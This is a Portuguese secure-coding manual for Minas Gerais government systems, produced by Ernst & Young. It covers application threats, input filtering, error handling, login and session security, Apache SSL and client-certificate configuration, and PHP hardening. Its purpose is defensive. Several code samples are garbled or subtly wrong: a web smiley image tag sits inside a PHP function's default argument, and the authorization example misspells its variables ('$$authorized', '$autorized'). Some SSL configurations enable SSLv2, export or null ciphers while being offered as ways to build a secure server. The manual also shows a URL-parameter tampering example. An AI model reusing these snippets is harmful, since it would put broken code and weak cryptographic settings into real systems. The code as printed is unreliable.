Governo do Estado de Minas Gerais
Secretaria de Estado de Planejamento e Gestão
Subsecretaria de Gestão
Superintendência Central de Governança Eletrônica

Manual de Desenvolvimento e Aquisição de Sistemas Seguros

Volume 2
Diretivas para codificação segura, proteção de dados e interoperabilidade de sistemas

Desenvolvido por: ERNST & YOUNG
Quality In Everything We Do

Renata Maria Paes de Vilhena
Secretária de Estado de Planejamento e Gestão

Eurico Bitencourt Neto
Secretário-Adjunto

Frederico César Silva Melo
Subsecretário de Gestão

Daniel Araújo de Castro
Diretor da Superintendência Central de Governança Eletrônica

Adriano Otávio Rocha Teixeira
Diretor Central de Infraestrutura de TIC

Carine Alves
Gerência Integrada de Riscos e Sistemas Empresariais

Leonardo Bruno Possa Andrade
Gerente Projeto

Lista de Tabelas

Lista de Figuras

1. Introdução

1.1. Sobre o manual

Atendendo a requisição da Secretaria de Estado de Planejamento e Gestão de Minas Gerais, a Ernst & Young redigiu este manual com base em pesquisas e em sua experiência de mercado. Seu principal objetivo é compor uma referência única para os requerimentos de segurança e validação dos sistemas desenvolvidos e adquiridos para órgãos e entidades públicas de Minas Gerais. Ao longo do documento, são fornecidas diretrizes e exemplos para o estabelecimento de controles com base em padrões de mercado como:

- CobiT 4.1
- CMMi 1.2 para desenvolvimento
- ISO 27002, com ênfase nos itens de segurança de aplicações
- ISO 15408-2, para requerimentos funcionais de segurança
- ISO 15408-3, para as definições de avaliação de segurança e maturidade de sistemas
- Publicações especiais (SPs) 800 do NIST, que fornecem exemplos e práticas
- FIPS 199 e 200 do NIST, para a classificação de sistemas
- e-PING, que define os padrões de interoperabilidade do governo eletrônico
- Documentos de entidades não governamentais especializadas, como ISACA e OWASP

Há dois volumes do manual, sendo:

- Volume 1: Requerimentos de segurança para desenvolvimento e validação;
- Volume 2: Diretivas para codificação segura e interoperabilidade de sistemas.

1.2. Motivadores

Tradicionalmente, a segurança da informação tem como foco a implantação de sistemas de controle de acesso global, como firewalls e servidores de autenticação. A sofisticação dos sistemas sua utilização em modelo distribuído, tem direcionado ataques para as aplicações, que têm requerido maior segurança.

Dentre as ameaças às aplicações, destacam-se:

Código		Ameaça	Descrição	C	D	I
T	1	Roubo ou vazamento de informações	O atacante pode fazer uso de informações relevantes que não foram devidamente protegidas ou que, por algum erro, foram mostradas na tela do usuário	x		
T	2	Engenharia social	O atacante utiliza sua influência para descobrir informações relevantes que podem facilitar a descoberta de senhas ou configurações do sistema	x		
T	3	Ataques de injeção	Injeção de instruções ou códigos maliciosos em campos de entradas de dados, forçando o sistema a executar comandos do atacante	x		x
T	4	Cross-Site Scripting (XSS)	Uso de aplicações web para envio de códigos maliciosos a serem executados no browser de diferentes usuários finais, podendo acessar cookies e outras informações retidas pelo mesmo, além da possibilidade de alteração do conteúdo da página web	x		x
T	5	Roubo de sessões	Técnicas para utilização indevida de sessões de outros usuários autenticados no sistema. Quando este ataque é bem sucedido, o atacante adquire todos os privilégios do usuário que teve a sessão roubada	x		x
T	6	Cross-Site Request Forgery	Envio de links de páginas com códigos maliciosos que, se clicados pelo	x		

			destinatário, executam ações a favor do atacante			
T	7	Injeção de SQL	Injeção de códigos SQL maliciosos em campos de entradas de dados dos usuários. A execução destes códigos gera consultas no banco de dados, revelando informações ao atacante	x		x
T	8	Estouro de buffer	Ataques que reescrevem fragmentos de memória do sistema, podendo interromper a execução do sistema de forma inesperada. Tais ataques aproveitam-se de vulnerabilidades em entradas de dados de usuários		x	x
T	9	Execução remota	Tomada do controle direto do sistema, através da inserção de scripts maliciosos em interfaces de texto vulneráveis	x	x	x
T	10	Interrupção do sistema	Interrupção inesperada do sistema, causada por ataques ou pela sobrecarga de recursos não monitorados do sistema		x	
T	11	Spam	Utilização de e-mail para envio de mensagens com links maliciosos a diversos usuários	x	x	
T	12	Aferição de sucesso em ataques	Uso de informações geradas pelo próprio sistema para aferir se um ataque teve sucesso ou causou algum impacto. Mensagens de erro ou de tempo de execução são comumente usadas por atacantes para medir o sucesso de seus ataques	x	x	x
T	13	Ataques de robôs	Uso de robôs para envio de dados através de formulários ou para testes de senhas de acesso	x	x	x
T	14	Ataques de Força Bruta	Técnicas utilizadas para a descoberta de senhas e para burlar controles de acesso, com base na tentativa e erro	x		

Tabela 1 - Ameaças e seus impactos à Confidencialidade (C), Disponibilidade (D), Integridade (I).

Essas ameaças revelam um perfil emergente de atacantes, com foco na obtenção de informações confidenciais e na manpulação de sistemas, não somente na sua interrupção.

Um sistema governamental que apresenta falhas pode ter como consequências:

- Publicidade negativa;
- Investigações e aplicações legais;
- Perda de reputação;
- Perda da confiança do cidadão.

Naturalmente, há perdas financeiras decorrentes das falhas, com exemplos recentes:

- Dados de concursos, arrecadação, licitações e contratos, bem como informações de pessoas físicas fazem parte dos sistemas da informação de qualquer governo. Seu vazamento pode gerar custos por atrasar processos ou trazer ações judiciais.
    - Além dos sistemas, é importante ter atenção às operações e ao ambiente como um todo. O caso da fraude da prova do ENEM em 2009, por exemplo, obrigou o MEC a refazer contratos e imprimir novas provas gerando prejuízo de aproximadamente R$ 40 milhões (UOL, 2009);
- Para a segurança pública, há suspeitas de que informações privilegiadas reduziram o sucesso de operações policiais (IG, 2009);
- Os “mortos-vivos” da previdência social já consumiram cerca de R$ 1,67 bilhão em benefícios concedidos a segurados falecidos (Vaz, 2009), que

poderiam ser evitados caso houvesse integração entre os sistemas de cartórios e do INSS;

- Há polêmica quanto à compra de caças para o Brasil, em uma disputa entre fabricantes dos EUA, França e Suécia, que está sendo marcada pelo vazamento de informações;
- Sistemas inseguros podem ferir a legislação e atrapalhar investigações, como foi o caso de suspeita de “queima de arquivo público”, ao serem detectadas subtrações dos arquivos de segurança na Câmara dos Deputados (Agência Brasil, 2009).

1.3. Como utilizar este manual

1.3.1. Público alvo

Gestores, desenvolvedores e avaliadores de sistemas para órgãos e entidades governamentais de Minas Gerais.

1.3.2. Limitações

O manual não contempla todas as ferramentas ou emprega todos os controles de segurança disponíveis no mercado. Seu uso fundamental é para estabelecer um conjunto mínimo de padrões de segurança, que deverão ser estabelecidos com controles técnicos definidos pelos desenvolvedores ou compradores.

1.3.3. Procedimentos

A forma mais indicada de utilizar o manual é ter como referência o guia rápido de desenvolvimento seguro, em conjunto com o plano de segurança (a ser preenchido durante todo o desenvolvimento), disponíveis nos anexos deste volume.

1.3.4. Aquisição de sistemas seguros

Embora o manual seja voltado para o desenvolvimento de sistemas seguros, seu uso poderá ser estendido para o estabelecimento de requerimentos e validação de sistemas adquiridos. Nesses casos, os gestores terão uma ferramenta para garantir que as aplicações obtidas no mercado mantêm os mesmos níveis de segurança que as desenvolvidas com os requerimentos aqui contidos.

Um sistema adquirido deverá atender aos requerimentos de seu nível de segurança, estipulado pelo comprador, em acordo com o fornecedor. Portanto, deverão ser fornecidos os documentos necessários para a avaliação do sistema, conforme apresentado no capítulo 4 do volume 1 deste manual.

2. Técnicas de Programação Segura

Em sistemas orientados a objeto, os objetos são encapsulados, o que os protege, restringindo o acesso ao seu conteúdo. Por questões de segurança, nenhum objeto deve ser capaz de acessar dados internos de outro objeto.

Algumas questões de segurança podem ser encontradas no uso de instanciação múltipla, polimorfismo e herança.

A instanciação múltipla permite a produção iterativa de uma versão mais definida de um objeto, substituindo as variáveis com valores (ou outras variáveis). Assim, diferenças entre os dados dentro dos objetos são feitas para desencorajar objetos de baixo nível a obterem informações em um alto nível de segurança. A técnica também é utilizada para evitar canais dissimulados baseados em inferências, fazendo com que a mesma informação exista em diferentes níveis de classificação. Portanto, usuários em um nível inferior de classificação não sabem da existência de um nível maior de classificação.

Na programação orientada a objetos, polimorfismo refere-se à capacidade da linguagem para processar os objetos de maneira diferente dependendo, de acordo com seus tipos de dados. O termo é por vezes usado para descrever uma variável que pode se referir a objetos cuja classe não é conhecida em tempo de compilação, mas que em tempo de execução responderão de acordo com a classe do objeto ao qual se referem. O uso incorreto do polimorfismo pode levar a problemas de segurança.

Uma das atividades básicas de um design orientado a objetos é o estabelecimento de relações entre as classes. Uma maneira fundamental para relacionar classes é através de herança, ou seja, quando uma classe de objetos é definida, qualquer subclasse pode herdar as suas definições

A herança permite que um programador crie uma nova classe similar a uma classe existente, sem a necessidade de duplicar o código. A nova classe herda as definições da antiga classe, e acrescenta outras definições. Esta característica ajuda a reduzir o tempo de desenvolvimento.

Heranças múltiplas podem introduzir complexidade e podem resultar em falhas de segurança no acesso aos objetos. Questões como conflitos de nomes e ambiguidades devem ser resolvidas para evitar que uma subclasse herde indevidamente os privilégios de uma superclasse.

2.1. Características de Códigos Seguros

2.1.1. Postura de defesa

Manter as informações protegidas deve ser uma preocupação constante durante o desenvolvimento de sistemas. Mesmo que uma informação não tenha relevância ou não seja confidencial, a mesma não deve ser divulgada, a menos que seja realmente necessário. Esta postura também se aplica a sistemas operacionais, linguagens de programação, bancos de dados e demais recursos.

Diretivas:

- Manter as informações protegidas;

2.1.2. Otimização e monitoramento de desempenho

As características de desempenho de um sistema impactam diretamente em sua disponibilidade. Os programas devem consumir o mínimo de recursos do sistema, liberando o tempo do processador para a execução das demais tarefas.

Para garantir um bom desempenho, um programa deve:

- Consumir o mínimo possível de tempo de CPU;
- Alocar a menor quantidade possível de memória;
- Gravar todos os dados necessários usando o mínimo de espaço em disco;
- Utilizar a rede de forma econômica e racional.

É importante que a utilização dos recursos seja monitorada. Temporizadores devem ser inseridos nos programas para medir seu tempo total de execução, e ferramentas específicas devem ser utilizadas para monitorar a disponibilidade dos recursos no servidor.

Exemplo de temporizador, ou cronômetro, escrito em php:

```
class temporizador
{
 var $iniciar;
 var $pausar;

 /*  Construtor do Temporizador  */
 function temporizador($iniciar= 0)
 {
              if($iniciar)
              {
                        $this->iniciar();
              }
 }

 /*  Inicia o Temporizador  */
 function iniciar()
 {
              $this->iniciar= $this->get_time();
              $this->pausar = 0;
 }

 /*  Pausar o Temporizador  */
 function pause()
 {
              $this->pausar = $this->get_time();
 }

 /*  Continuar (após estar pausado) o Temporizador  */
 function unpause()
 {
              $this->iniciar += ($this->get_time() - $this->pausar);
              $this->pausar = 0;
 }

 /*  Obter o valor actual do temporizador  */
 function get($decimais= <IMG class=wp-smiley alt=8) src="http://cgoncalves.com/wp-includes/images/smilies/icon_cool.gif">
 {
              return round(($this->get_time() - $this->iniciar),$decimais);
 }

 /*  Formatar o tempo em segundo  */
 function get_time()
 {
              list($usec,$sec) = explode(' ', microtime());
              return ((float)$usec + (float)$sec);
 }
}
```

A seguir, é apresentado um exemplo de como utilizar a classe do temporizador:

```
$temporizador  = new temporizador  (1); // Construtor inicializa o temporizador, então não é preciso sermos nós a fazê-lo
/*
... mysql query ...
*/
$query_time = $temporizador->get();
/*
... Processar a Página...
*/
$tempo_processamento = $temporizador->get();
```

O resultado seria uma mensagem parecida com a seguinte:

```
<!-- Esta página demorou 2.28 segundos para carregar! -->
```

2.1.2.1. Cuidados com temporizadores

É recomendável que os dados referentes ao tempo de geração das páginas não sejam apresentados pelo browser, pois os mesmos podem ser utilizados para medir o sucesso de um ataque. A melhor solução para esse problema é armazená-los em um banco de dados, o que permitirá gerar estatísticas e relatórios sobre o desempenho do sistema.

Diretivas:

- Consumir o mínimo de recursos do sistema;
- Consumir o mínimo de tempo do processador;
- Alocar a menor quantidade de memória possível;
- Usar o mínimo de espaço em disco possível;
- Utilizar a rede de forma econômica e racional;
- Monitorar a utilização dos recursos;
- Inserir temporizadores de execução;
- Não apresentar os dados de tempo de execução na tela do usuário.

2.1.3. Estrutura baseada em usuários ilegítimos

A estrutura do sistema deve ser desenhada com o foco em usuários ilegítimos. Por exemplo: antes de se preocupar em fazer uma página de *login* funcionar, o desenvolvedor deve filtrar os dados e tratar os riscos referentes a ataques de injeção. Apenas depois do tratamento dos riscos já conhecidos referentes a esses usuários, deve-se desenhar a estrutura para os usuários legítimos. Essa estratégia proporciona ganhos em velocidade na fase de programação segura.



Figura 1 – Estrutura baseada em usuários ilegítimos.

Diretivas:

➢ Desenhar a estrutura do sistema com foco em usuários ilegítimos.

2.1.4. Filtros de dados

Os filtros de dados são essenciais para a implementação de segurança em uma aplicação. Todas as variáveis de entrada do programa devem ser filtradas, sejam elas digitadas pelos usuários, recebidas através de arquivos/formulários, ou até mesmo provenientes da interação com servidores de bancos de dados.

A checagem de consistência dos dados não deve ser feita apenas por códigos JavaScript, pois esta linguagem pode ser desativada no browser ou um programa “robô” pode preencher um formulário sem ser descoberto. É essencial que a checagem também seja realizada no servidor.

Diretivas:

➢ Filtrar todas as variáveis de entrada do sistema; ➢ Checar a consistência dos dados no servidor.

2.1.5. Manipulação de erros

As exceções geradas pelo sistema devem ser manipuladas para que as mensagens de erro sejam registradas apenas em arquivos de log, impedindo que sejam apresentadas na tela informações como o endereço do servidor de banco de dados, variáveis do sistema, ou outras informações que possam ser utilizadas por pessoas mal intencionadas para ataques de inferência.

As regras para a manipulação de erros devem ser definidas em tempo de projeto, definindo quando e para quem (log do servidor, usuário, suporte, etc) cada evento deve disparar mensagens.

Exemplos inapropriados de mensagens de erro normalmente encontradas em sistemas:

- "*Falha no login: usuário inválido*";
- "*Falha no login: usuário não encontrado*";
- "*Falha no login: senha inválida*";
- "*Falha no login: conta desabilitada*";
- "*Falha no login: usuário inativo*";

Essas mensagens não devem ser apresentadas, pois fornecem ao atacante um direcionamento quanto ao nível de sucesso do ataque. O ideal é solicitar que o usuário entre em contato com a área responsável pelo suporte ou, caso necessário, apresentar uma mensagem menos específica, como "*Falha no login: usuário e/ou senha inválido(s)*"

Os logs gerados pelo sistema e pelos servidores devem ser monitorados.

Diretivas:

- Manipular as exceções geradas pelo sistema;
- Monitorar logs gerados pelo sistema e pelos servidores.

2.1.6. Limitador de acessos

Devem ser implementados limitadores de acesso ao sistema.

Um exemplo essencial de limitador de acesso é o *rate limit*, que reage a tentativas mal sucedidas de login por um usuário, já que o usuário pode estar tentando quebrar senhas.

Os acessos por endereço IP também devem ser limitados, através de regras de firewall ou com ACLs implementadas no sistema.

Diretivas:

- Implementar limitadores de acesso ao sistema.

2.1.7. Páginas de login seguras

Os dados de login (usuário e senha) devem ser postados sobre uma conexão SSL (*Secured Socket Layer*), e o botão de ação do formulário deve referenciar uma página do tipo HTTPS, com o uso de certificados de cadeia reconhecida publicamente.

A página atual, onde o usuário preenche o formulário de login, deve ser do tipo HTTPS. Caso contrário, um atacante pode modificar o local de submissão do formulário, inserir códigos *JavaScript*, ou utilizar sistemas de monitoramento que roubam os dados de login assim que digitados ou enviados.



Figura 2 – Página HTTPS para login.

Mensagens de alerta ou de erros SSL não devem ser apresentadas ao usuário.

A conexão deve ser negada caso um usuário tente acessar uma versão HTTP da página de login.

Diretivas:

- Dados de login devem ser postados sobre uma conexão SSL;
- A página de login deve ser do tipo HTTPS;
- Mensagens de alerta ou de erros SSL não devem ser apresentadas ao usuário;
- A conexão deve ser negada caso um usuário tente acessar uma versão HTTP da página de login;

2.1.8. Teste de Turing

Para evitar a ação de robôs, testes de Turing devem ser aplicados aos formulários do sistema. Um exemplo da aplicação destes testes são os CAPTCHAs, scripts que geram imagens aleatoriamente e as apresentam no browser para que sejam interpretadas pelo usuário, com a finalidade de distinguir computadores e humanos.



Figura 3 – Exemplo de captcha.

Outra maneira de distinguir computadores e humanos é através de CAPTCHA inverso. Esta técnica consiste em criar um campo escondido no formulário. Desta forma, se este campo for preenchido, certamente terá sido através da ação de um robô, já que humanos não conseguiriam vê-lo.

A aplicação de CAPTCHAs deve ser avaliada com antecedência, pois pode afetar o desempenho do sistema. O CAPTCHA inverso, por exemplo, funciona de forma transparente para o usuário, além de consumir menos recursos do servidor.

Diretivas:

- Aplicar testes de Turing aos formulários do sistema.

2.1.9. Senhas seguras

O tamanho das senhas considera a quantidade mínima e máxima de caracteres que compreendem a senha dos usuários. O tamanho da senha deve ser configurável, usando possivelmente um arquivo de propriedades ou um arquivo XML de configuração.

As senhas devem seguir o padrão definido pela política institucional. Caso o padrão não seja aplicável, é recomendado que as senhas tenham as seguintes características:

- As senhas devem ter no mínimo 8 caracteres, porém não devem ser muito maiores do que isso, pois as pessoas tendem a esquecer suas senhas, e quanto maiores elas forem, maiores são as chances de ocorrerem autenticações inválidas;
- As senhas devem combinar caracteres alfanuméricos (letras e números);
- Toda senha deve possuir pelo menos 1 letra maiúscula, e pelo menos 1 letra minúscula.
- As senhas não podem conter caracteres contínuos (123; abc) ou mais de 1 caractere idêntico em sequência (111; 222).
- Os *hashes* das antigas senhas utilizadas devem ser mantidos em um histórico, de forma que o usuário não possa usar uma senha já utilizada em um passado recente.

Em caso de aplicações altamente críticas, deve ser considerado também o fator múltiplo de autenticação.

Com fator múltiplo, a autenticação deve requerer a utilização de dois ou mais dos seguintes fatores:

- Algo que o usuário saiba (senha ou detalhes da conta);
- Algo que o usuário possua (tokens ou telefones celulares);
- Algo que o usuário seja (biometria).

Diretivas:

➢ O tamanho das senhas deve ser configurável pelo administrador de segurança do sistema; ➢ As senhas devem seguir o padrão definido pela política institucional; ➢ Aplicações altamente críticas devem utilizar fator múltiplo de autenticação.

2.1.10. Criação de servidores SSL

Deve ser criado um servidor SSL para forçar a segurança. Esta tarefa pode ser realizada de várias formas, de acordo com a necessidade do sistema.

Criando um servidor SSL para comunicar-se apenas através do protocolo SSLv2 e suas cifras:

httpd.conf

```
SSLProtocol -all +SSLv2
SSLCipherSuite SSLv2:+HIGH:+MEDIUM:+LOW:+EXP
```

Criando um servidor SSL para aceitar apenas criptografia forte:

httpd.conf

```
SSLProtocol all
SSLCipherSuite HIGH:MEDIUM
```

Criando um servidor SSL para aceitar apenas criptografia forte, mas permitir que os *browsers de exportação* evoluam para uma criptografia mais forte:

httpd.conf

```
# permite, à princípio, todo tipo de criptografia,
# então os browsers podem evoluir para uma criptografia mais forte
SSLCipherSuite ALL:!ADH:RC4+RSA:+HIGH:+MEDIUM:+LOW:+SSLv2:+EXP:+eNULL
<Directory /usr/local/apache2/htdocs>
# finalmente, são negados todos os browsers que não evoluíram
SSLRequire %{SSL_CIPHER_USEKEYSIZE} >= 128
</Directory>
```

Criando um servidor SSL para aceitar todos os tipos de cifras, porém requisitando uma cifra forte para acesso a uma URL particular:

```
# aceita todos os tipos de cifras
SSLCipherSuite ALL:!ADH:RC4+RSA:+HIGH:+MEDIUM:+LOW:+SSLv2:+EXP:+eNULL

<Location /strong/area>
# exceto para https://hostname/strong/area/ e subsequentes
# requisita cifra forte
SSLCipherSuite HIGH:MEDIUM
</Location>
```

Diretivas:

- Deve ser criado um servidor SSL para forçar a segurança.

2.1.11. Controle de acesso e autenticação de clientes

Todos os clientes devem ser autenticados através de seus certificados.

Quando todos os clientes são conhecidos, como no caso de uma intranet, em que é conhecida toda a comunidade de usuários, pode ser utilizada a autenticação com certificado simples:

httpd.conf

```
# requisita um certificado simples do cliente.
SSLVerifyClient require
SSLVerifyDepth 1
SSLCACertificateFile conf/ssl.crt/ca.crt
```

O sistema pode também autenticar seus clientes em uma URL específica, através de seus certificados, permitindo ainda que clientes arbitrários tenham acesso a outras partes do servidor:

httpd.conf

```
SSLVerifyClient none
SSLCACertificateFile conf/ssl.crt/ca.crt

<Location /secure/area>
SSLVerifyClient require
SSLVerifyDepth 1
</Location>
```

O sistema pode ainda autenticar apenas clientes específicos em algumas URLs, baseados em seus certificados, mas ainda permitir que clientes arbitrários acessem as demais partes do servidor. Para isso, devem ser verificados vários ingredientes do certificado do cliente. Normalmente, é verificada uma parte ou todo o Nome Distinto (DN) do sujeito. Para isso existem 2 métodos: *mod_auth* e *SSLRequire*.

O método *mod_auth* é usado quando os clientes são de tipos totalmente diferentes, ou seja, seus Nomes Distintos não possuem campos comuns. Neste caso, é necessário estabelecer uma base de dados contendo senhas para todos os clientes.

httpd.conf

```
SSLVerifyClient      none
<Directory /usr/local/apache2/htdocs/secure/area>

SSLVerifyClient      require
SSLVerifyDepth       5
SSLCACertificateFile conf/ssl.crt/ca.crt
SSLCACertificatePath conf/ssl.crt
SSLOptions           +FakeBasicAuth
SSLRequireSSL
AuthName             "Snake Oil Authentication"
AuthType             Basic
AuthUserFile         /usr/local/apache2/conf/httpd.passwd
require              valid-user
</Directory>
```

No exemplo, a senha usada é uma string *"password"* com criptografia DES:

httpd.passwd

```
/C=DE/L=Munich/O=Snake Oil, Ltd./OU=Staff/CN=Foo:xxj31ZMTZzkVA
/C=US/L=S.F./O=Snake Oil, Ltd./OU=CA/CN=Bar:xxj31ZMTZzkVA
/C=US/L=L.A./O=Snake Oil, Ltd./OU=Dev/CN=Quux:xxj31ZMTZzkVA
```

O método *SSLRequire* é usado quando os clientes são todos parte de uma hierarquia comum, que é codificada dentro do Nome Distinto.

```
httpd.conf
SSLVerifyClient      none
<Directory /usr/local/apache2/htdocs/secure/area>

  SSLVerifyClient      require
  SSLVerifyDepth       5
  SSLCACertificateFile conf/ssl.crt/ca.crt
  SSLCACertificatePath conf/ssl.crt
  SSLOptions           +FakeBasicAuth
  SSLRequireSSL
  SSLRequire       %{SSL_CLIENT_S_DN_O}  eq "Snake Oil, Ltd." \
             and %{SSL_CLIENT_S_DN_OU} in {"Staff", "CA", "Dev"}
</Directory>
```

Diretivas:

- Todos os clientes devem ser autenticados através de seus certificados.

2.1.12. Forçando conexões seguras

Todo usuário deve ser forçado a utilizar uma conexão segura (HTTPS//). Uma maneira simples de sempre redirecionar o usuário a uma conexão segura pode ser implementada através de um arquivo *.htaccess* contendo as seguintes instruções:

```
RewriteEngine On
RewriteCond %{SERVER_PORT} 80
RewriteRule ^(.*)$ https://www.example.com/$1 [R,L]
```

O arquivo *.htaccess* deve estar localizado na pasta principal do sistema. Caso seja necessário forçar uma conexão HTTPS para uma pasta específica, o arquivo *.htaccess* pode ser colocado nesta pasta contendo as seguintes instruções:

```
RewriteEngine On
RewriteCond %{SERVER_PORT} 80
RewriteCond %{REQUEST_URI} somefolder
RewriteRule ^(.*)$ https://www.domain.com/somefolder/$1 [R,L]
```

Diretivas:

- Todo usuário deve ser forçado a utilizar uma conexão segura.

2.1.13. Segurança em identificadores de sessão

Os identificadores de sessão devem ser sempre transmitidos em canais seguros, com a utilização do protocolo SSL, para evitar que sejam capturados durante transmissões na rede.

Os identificadores de sessão SSL devem ser verificados em conjunto com os identificadores da sessão do usuário, para dificultar ataques de seqüestro de sessão.

Deve ser definido um período de validade e um tempo máximo de inatividade para as sessões, reduzindo o risco de ataques de escuta do identificador de sessão em trânsito (período de validade) e de abuso, caso o usuário deixe de fechar a sessão após o uso da aplicação (tempo de inatividade).

Deve ser implementado um mecanismo para cancelamento de sessões (*logout*). Desta forma, a sessão é invalidada quando o usuário encerra a utilização do sistema.

Os identificadores de sessão nunca devem ser incluídos na URL, para evitar ataques de fixação de sessão.

Devem ser usados *cookies* não-persistentes, ou seja, *cookies* sem uma data de expiração definida. Desta forma, o cookie não será armazenado em disco, e seu conteúdo será descartado quando o browser for fechado.

Diretivas:

- Os identificadores de sessão devem ser sempre transmitidos em canais seguros, com a utilização do protocolo SSL;
- Os identificadores de sessão SSL devem ser verificados em conjunto com os identificadores da sessão do usuário;
- Deve ser definido um período de validade e um tempo máximo de inatividade para as sessões;
- Deve ser implementado um mecanismo para cancelamento de sessões (logout);
- Os identificadores de sessão nunca devem ser incluídos na URL;
- Devem ser usados cookies não-persistentes.

2.1.14. Prevenindo execução remota

O ataque de execução remota consiste na tomada do controle direto do sistema, através da exploração de interfaces de texto vulneráveis à inserção de *scripts*.

A principal porta de entrada para ataques desse tipo é o uso de entradas de usuários como argumentos para a execução de linhas de comando. Há 3 tipos de ataques de execução remota: injeção de código php, incorporação de códigos php em arquivos enviados, e injeção de scripts ou comandos *Shell*.

A seguir são apresentadas algumas estratégias que devem ser adotadas para evitar a execução remota.

- Limitar as extensões de arquivos com permissão para *upload*;
- Armazenar *uploads* fora da pasta principal do sistema (*document root*);
- Filtrar entradas de usuários;
- Não incluir scripts provenientes de servidores remotos;
- Escapar adequadamente de todos os comandos *Shell* e caracteres especiais.

Diretivas:

➢ As extensões de arquivos com permissão para upload devem ser limitadas;
➢ Todos os *uploads* devem ser armazenados fora da pasta principal do sistema;
➢ Todas as entradas de usuários devem ser filtradas;
➢ O sistema não deve executar scripts provenientes de servidores remotos;
➢ O sistema deve escapar de todos os comandos *Shell* e caracteres especiais.

2.1.15. Monitoração

Os logs do servidor web devem ser monitorados constantemente, possibilitando a identificação de problemas e a geração de estatísticas de acesso. Os principais arquivos de log do servidor web a serem analisados são o *access.log*, que armazena os acessos bem sucedidos, e o *error.log*, que armazena erros de diversos tipos.

Diretivas:

➢ Os logs do servidor devem ser monitorados constantemente.

2.2. Técnicas de Segurança em PHP

2.2.1. Proteção de informações confidenciais

Informações confidenciais devem ser armazenadas apenas em arquivos com a extensão *.php*, pois arquivos com extensões como *.inc*, *.php.inc*, e arquivos de backup gerados pelos editores de texto (*.php~*, *.bak*, *.old*, entre outros) não são tratados nativamente pelo servidor web.

Informações relevantes (endereço do servidor de banco de dados, dados de login e senhas de acesso) não devem ser armazenadas no diretório de trabalho do servidor web.

Diretivas:

- Informações confidenciais devem ser armazenadas apenas em arquivos *.php*;
- Informações relevantes não devem ser armazenadas no diretório de trabalho.

2.2.2. Inicialização de variáveis

Variáveis, principalmente as que possuem função de verificação, autenticação, validação, ou afins, devem ser sempre inicializadas com valor que negue autenticação (Exemplo: $bloqueado = verdadeiro; $autenticado = falso).

No exemplo a seguir, a variável *$authorized* é inicializada com valor = *false*, negando a autorização:

```
<?php
$authorized = false;
if (authenticated_user()){
  $$authorized = true;
}

if ($autorized){
  include "/highly/sensitive/data.php";
}
?>
```

No exemplo acima, a variável *$authorized* foi inicializada através do comando *$authorized = false;*. Caso este comando não fosse inserido, a validação maliciosa do segundo *if* poderia ser feita através da seguinte chamada na URL:

http://www.exemplo?authorized=true

Diretivas:

- Variáveis devem ser sempre inicializadas com valor falso.

2.2.3. Configuração do PHP

2.2.3.1. register_globals

Sintaxe: register_globals = [On | Off]

A diretriz *register_globals* deve ser desabilitada, mantendo seu valor = *Off*, pois tem a função de registrar, de forma automática, variáveis que foram enviadas através dos métodos POST, GET e pelo uso de cookies.

Desta forma, é necessário registrar todas as variáveis recebidas, o que permite controlar todas as variáveis envolvidas na execução do script. O registro pode ser feito da seguinte forma:

```
<?php
// Variável: $age (inteiro)
if (isset($_REQUEST["age"]))
  $age = $_REQUEST["age"];
else
  $age = NULL;
?>
```

